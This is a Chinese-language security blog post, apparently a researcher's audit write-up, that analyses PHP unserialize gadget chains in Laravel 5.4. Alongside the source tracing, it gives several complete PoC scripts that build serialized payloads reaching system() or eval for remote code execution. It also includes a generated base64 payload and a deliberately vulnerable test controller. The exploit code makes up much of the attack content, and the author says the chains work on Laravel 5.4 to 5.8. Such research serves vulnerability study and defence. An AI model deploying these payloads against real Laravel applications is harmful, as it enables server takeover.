Laravel5.4 反序列化漏洞挖掘

环境准备

php 版本 7.3;

```
composer create-project --prefer-dist laravel/laravel laravel5.5 "5.4.*"
```

下载的版本应该是 5.4.30的。

添加路由

```
};
Route::get('/index',"testController@test");
```

添加控制器

```
<?php


namespace App\Http\Controllers;
use Illuminate\Http\Request;

class testController
{
    public function test(Request $request){
        $payload=$request->input( key: "cmd");
        unserialize(base64_decode($payload));
        return 'hello jiang';
    }
}
```

分析

全局搜索 `__destruct()`

失败的链子

在 `PendingBroadcast.php` 中

```
    */
    public function __destruct()
    {
        $this->events->dispatch($this->event);
    }
}
```

这里的利用思路有两个，一个找 `__call` 一个找可利用的 `dispatch` 方法。

找到一个 `Faker\Generator.php`，眼熟不？yii2里一模一样

```
    */
    public function __call($method, $attributes)
    {
        return $this->format($method, $attributes);
    }
```

```php
public function format($formatter, $arguments = array())
{
    return call_user_func_array($this->getFormatter($formatter), $arguments);
}

/**
 * @param string $formatter
 *
 * @return Callable
 */
public function getFormatter($formatter)
{
    if (isset($this->formatters[$formatter])) {
        return $this->formatters[$formatter];
    }
    foreach ($this->providers as $provider) {
        if (method_exists($provider, $formatter)) {
            $this->formatters[$formatter] = array($provider, $formatter);

            return $this->formatters[$formatter];
        }
    }
    throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter))
}
```

看似一切都可控，控制 `$this->formatters[$formatter]` 为执行的函数，用 `$this->event` 控制命令。

但是

```php
public function __wakeup()
{
    $this->formatters = [];
}
}
```

这里直接给掐掉了。

我看其他师傅复现的 `laravel5.4` 这个类里似乎根本没有这个方法。

第一条链子

找其他可用的 `__call` 方法

在 `Illuminate/Support/Manager.php`

```php
    */
    public function __call($method, $parameters)
    {
        return $this->driver()->$method(...$parameters);
    }
}
```

跟进`driver()` 然后一路看下去。

```php
    public function driver($driver = null)
    {
        $driver = $driver ?: $this->getDefaultDriver();

        // If the given driver has not been created before, we will create the instances
        // here and cache it so we can return it next time very quickly. If there is
        // already a driver created by this name, we'll just return that instance.
        if (! isset($this->drivers[$driver])) {
            $this->drivers[$driver] = $this->createDriver($driver);
        }

        return $this->drivers[$driver];
    }
```

```php
    */
    protected function createDriver($driver)
    {
        // We'll check to see if a creator method exists for the given driver. If not we
        // will check for a custom driver creator, which allows developers to create
        // drivers using their own customized driver creator Closure to create it.
        if (isset($this->customCreators[$driver])) {
            return $this->callCustomCreator($driver);
        } else {
            $method = 'create'.Str::studly($driver).'Driver';

            if (method_exists($this, $method)) {
                return $this->$method();
            }
        }
        throw new InvalidArgumentException( message: "Driver [$driver] not supported.");
    }
```

```php
    */
    protected function callCustomCreator($driver)
    {
        return $this->customCreators[$driver]($this->app);
    }
```

注意这里，存在可变函数，可以RCE，但是现在不可控的变量 是`$driver`

会去看`$driver` 的获取，在 `driver()` 方法的第一行

跟进

```
abstract public function getDefaultDriver();
```

这是一个抽象方法，需要找他的继承类里的重写。


在`Illuminate/Notifications/ChannelManager.php`中

```
     */
    public function getDefaultDriver()
    {
        return $this->defaultChannel;
    }
```

poc

```php
<?php
namespace Illuminate\Broadcasting
{
    use  Illuminate\Notifications\ChannelManager;
    class PendingBroadcast
    {
        protected $events;

        public function __construct($cmd)
        {
            $this->events = new ChannelManager($cmd);
        }
    }
    echo base64_encode(serialize(new PendingBroadcast($argv[1])));
}


namespace Illuminate\Notifications
{
    class ChannelManager
    {
        protected $app;
```

```
        protected $defaultChannel;
        protected $customCreators;

        public function __construct($cmd)
        {
            $this->app = $cmd;
            $this->customCreators = ['jiang' => 'system'];
            $this->defaultChannel = 'jiang';
        }
    }
}
```



虽然有很多报错，但命令确实是执行了。

`$argv` 是`php`命令行下的参数。 `$argv[0]` 是我们的脚本名，`$argv[1]`即是我们传入的命令。

不弹计算器的话，执行结果应该也是在`response`的第一行，web页面里只会显示debug 的错误，源码中会有。

第二条链子

继续找其他可利用的`__call`。

```
Illuminate/Validation/Validator.php
```

```php
public function __call($method, $parameters)
{
    $rule = Str::snake(substr($method, start: 8));

    if (isset($this->extensions[$rule])) {
        return $this->callExtension($rule, $parameters);
    }

    throw new BadMethodCallException( message: "Method [$method] does not exist.");
}
```

跟进一下这个方法。

```php
    */
    protected function callExtension($rule, $parameters)
    {
        $callback = $this->extensions[$rule];

        if (is_callable($callback)) {
            return call_user_func_array($callback, $parameters);
        } elseif (is_string($callback)) {
            return $this->callClassBasedExtension($callback, $parameters);
        }
    }
```

$callback可控不？调试看一下$rule 的获取

```php
public function __call($method, $parameters)  $method: "dispatch"  $parameters: {"calc"}
{
    $rule = Str::snake(substr($method, start: 8));  $method: "dispatch"
```

```php
public static function snake($value, $delimiter = '_')  $value: ""  $delimiter: "_"
{
    $key = $value;  $key: ""

    if (isset(static::$snakeCache[$key][$delimiter])) {
        return static::$snakeCache[$key][$delimiter];
    }

    if (! ctype_lower($value)) {
        $value = preg_replace( pattern: '/\s+/u',  replacement: '', $value);

        $value = static::lower(preg_replace( pattern: '/(.)(?=[A-Z])/u',  replacement: '$1'.$delimiter, $value
    }

    return static::$snakeCache[$key][$delimiter] = $value;  $delimiter: "_"  $key: ""  $value: ""
```

也很好理解，我们传入的 dispatch刚好八字符，从第八位开始也就是空，传入后，不进入第一个if，进入第二个分支也没有改变什么，最后返回空。

```
$rule = Str::snake(substr($method, start: 8));  $method: "dispatch"  $rule: ""

if (isset($this->extensions[$rule])) {  extensions: [0]
    return $this->callExtension($rule, $parameters);
}
```

那么我们设置 $this->extensions值为['']=>'system'] ,就可以rce了。

poc

```php
<?php
namespace Illuminate\Broadcasting
{
    use  Illuminate\Validation\Validator;
    class PendingBroadcast
    {
        protected $events;
        protected $event;
        public function __construct($cmd)
        {
            $this->events = new Validator();
            $this->event=$cmd;
        }
    }
    echo base64_encode(serialize(new PendingBroadcast($argv[1])));
}


namespace Illuminate\Validation
{
    class Validator
    {
       public $extensions = ['']=>'system'];
    }
}
```

```
C:\Users\hp\Desktop>php 1.php calc
TzoOMDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZG1uZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKgB1dmVudHMiO086MzE6Ik1sbHVtaW5hdGVcVmFsaWRhdG1vb1xWYWxpZGF0b3IiOjE6e3M6MTA6ImV4dGVuc21vbnMiO2E6MTp7czowOiIiO3M6Njoic31zdGVtIjt9fXM6ODoiACoAZXZ1bnQiO3M6NDoiY2FsYyI7fQ==
```

第三条链子

`__call`方法没找到了，找 `dispatch` 方法吧

```
Illuminate/Events/Dispatcher.php
```

```php
public function dispatch($event, $payload = [], $halt = false)
{
    // When the given "event" is actually an object we will assume it is a
    // object and use the class as the event name and this event itself as
    // payload to the handler, which makes object based events quite simpl
    list($event, $payload) = $this->parseEventAndPayload(
        $event, $payload
    );

    if ($this->shouldBroadcast($payload)) {
        $this->broadcastEvent($payload[0]);
    }

    $responses = [];

    foreach ($this->getListeners($event) as $listener) {
        $response = $listener($event, $payload);
```

又是可变函数，看上面参数如何控制。

跟进`parseEventAndPayload()`

```
protected function parseEventAndPayload($event, $payload)
{
    if (is_object($event)) {
        list($payload, $event) = [[$event], get_class($event)];
    }

    return [$event, array_wrap($payload)];
}
```

`$payload` 一开始我们没有传入值，这里也没有控制点，这个参数并不可控。

再看`$listener` 是否可控。

跟进 `getListerners()`


```
public function getListeners($eventName)
{
    $listeners = isset($this->listeners[$eventName]) ? $this->listeners[$eventName] : [];

    $listeners = array_merge(
        $listeners, $this->getWildcardListeners($eventName)
    );

    return class_exists($eventName, autoload: false)
                ? $this->addInterfaceListeners($eventName, $listeners)
                : $listeners;
}
```

`$listeners` 可以赋值为 `$this->liseners[$evenName]`,`$eventName` 是传入的 `$event` 值，是可控的。最后返回也是会遍历的，不去管 `getWildcardListeners()` 方法。而且我们利用`system`函数`rce`的时候，是不可能存在`system`类名的。

`system` 支持两个参数。

poc

```php
<?php
namespace Illuminate\Broadcasting
{
    use  Illuminate\Events\Dispatcher;
    class PendingBroadcast
    {
        protected $events;
        protected $event;
        public function __construct($cmd)
        {
            $this->events = new Dispatcher($cmd);
            $this->event=$cmd;
        }
    }
    echo base64_encode(serialize(new PendingBroadcast($argv[1])));
}


namespace Illuminate\Events
{
    class Dispatcher
    {
       protected $listeners;
       public function __construct($event){
           $this->listeners=[$event=>['system']];
       }
    }
}
```



第四条链子

继续找 `dispatch` 方法

```
Illuminate/Bus/Dispatcher.php
```

```
public function dispatch($command)
{
    if ($this->queueResolver && $this->commandShouldBeQueued($command)) {
        return $this->dispatchToQueue($command);
    } else {
        return $this->dispatchNow($command);
    }
}
```

看起来像是执行命令的点。

跟进一下`dispatchToQueue()`

```
public function dispatchToQueue($command)
{
    $connection = isset($command->connection) ? $command->connection : null;

    $queue = call_user_func($this->queueResolver, $connection);
```

似乎确实可以命令执行，

但是这里不可控的点是`$connection`变量，看一下`$command`变量的获取。

跟进一下`commandShouldBeQueued()`方法

```
protected function commandShouldBeQueued($command)
{
    return $command instanceof ShouldQueue;
}
```

判断`$command`是否是`ShouldQueue`的实现。

我们这里传入的`$command`必须是`ShouldQueue`接口的一个实现。而且`$command`类中包含`connection`属性。

找找看喽。

都没有哈哈哈。但其实我们只找了一点，但没全找。当类是 use 了 trait类，同样可以访问其属性。


```
class BroadcastEvent implements ShouldQueue
{
    use Queueable;
```

```
trait Queueable
{
    /**
     * The name of the connection the job should
     *
     * @var string|null
     */
    public $connection;
```

这样我们就控制了`call_user_func`的参数。


poc1

```php
<?php
namespace Illuminate\Bus{
class Dispatcher{
    protected $queueResolver;

    public function __construct(){
        $this->queueResolver = "system";
    }
}
}
namespace Illuminate\Broadcasting{
    use Illuminate\Bus\Dispatcher;
    class BroadcastEvent{
        public $connection;

        public function __construct($cmd){
            $this->connection  = $cmd;
        }
    }
    class PendingBroadcast{
        protected $events;
        protected $event;

        public function __construct($event){
            $this->events =  new Dispatcher();
            $this->event = new BroadcastEvent($event);
        }
    }
echo base64_encode(serialize(new PendingBroadcast($argv[1])));
}
?>
```




这里 call_user_func 的方法名可控，可以调用任意类的方法，看别的师傅有用到，这里也整理一下吧。

```
Mockery/Loader/EvalLoader.php
```



这里拼接了 $definition->getCode();



这里可控，如果不进入上面的`if`分支，就可以执行任意php代码了。

如果 类没有被定义，且不自动加载类，那么我们就绕过了上面的`if`，跟进`getClassName()`

```
public function getClassName()
{
    return $this->config->getName();
}
```

找可利用的 `getName` 方法。

这个就比较多了


`Session\Store`类中

```
public function getName()
{
    return $this->name;
}
```


poc2

```php
<?php
namespace Illuminate\Bus{
    use Mockery\Loader\EvalLoader;
    class Dispatcher{
    protected $queueResolver;

    public function __construct(){
        $this->queueResolver = [new EvalLoader(),'load'];
    }
}
}
namespace Illuminate\Broadcasting{
    use Illuminate\Bus\Dispatcher;
    use Mockery\Generator\MockDefinition;
    class BroadcastEvent{
        public $connection;

        public function __construct($code){
```

```
            $this->connection  = new MockDefinition($code);
        }
    }
    class PendingBroadcast{
        protected $events;
        protected $event;

        public function __construct($event){
            $this->events =  new Dispatcher();
            $this->event = new BroadcastEvent($event);
        }
    }
echo base64_encode(serialize(new PendingBroadcast($argv[1])));
}
namespace Mockery\Loader{
    class EvalLoader{}
}
namespace Mockery\Generator{
    use Illuminate\Session\Store;
    class MockDefinition{
        protected $config;
        protected $code;
        public function __construct($code){
            $this->config=new Store();
            $this->code=$code;
        }
    }
}
namespace Illuminate\Session{
    class Store{
        protected $name='jiang';//类不存在就好哈哈
    }
}
?>
```



这条链子看起来非常曲折，看一下调用栈吧。



到`load`这里，又因为这个方法需要的参数是一个 `MockDefinition` 的对象，所以我们需要让 `$connection`为这个对象，

这个对象的 `getClassName` 又去其他类的 `getName` 方法。思路要清晰啊。

写在后面

虽说审计的 `laravel5.4` 的代码，但这4条链子在，`laravel5.4-5.8` （仅测试这几个版本）中都是可以打通的。

后续审计 `5.7 5.8` 的框架就不再细说这些地方的。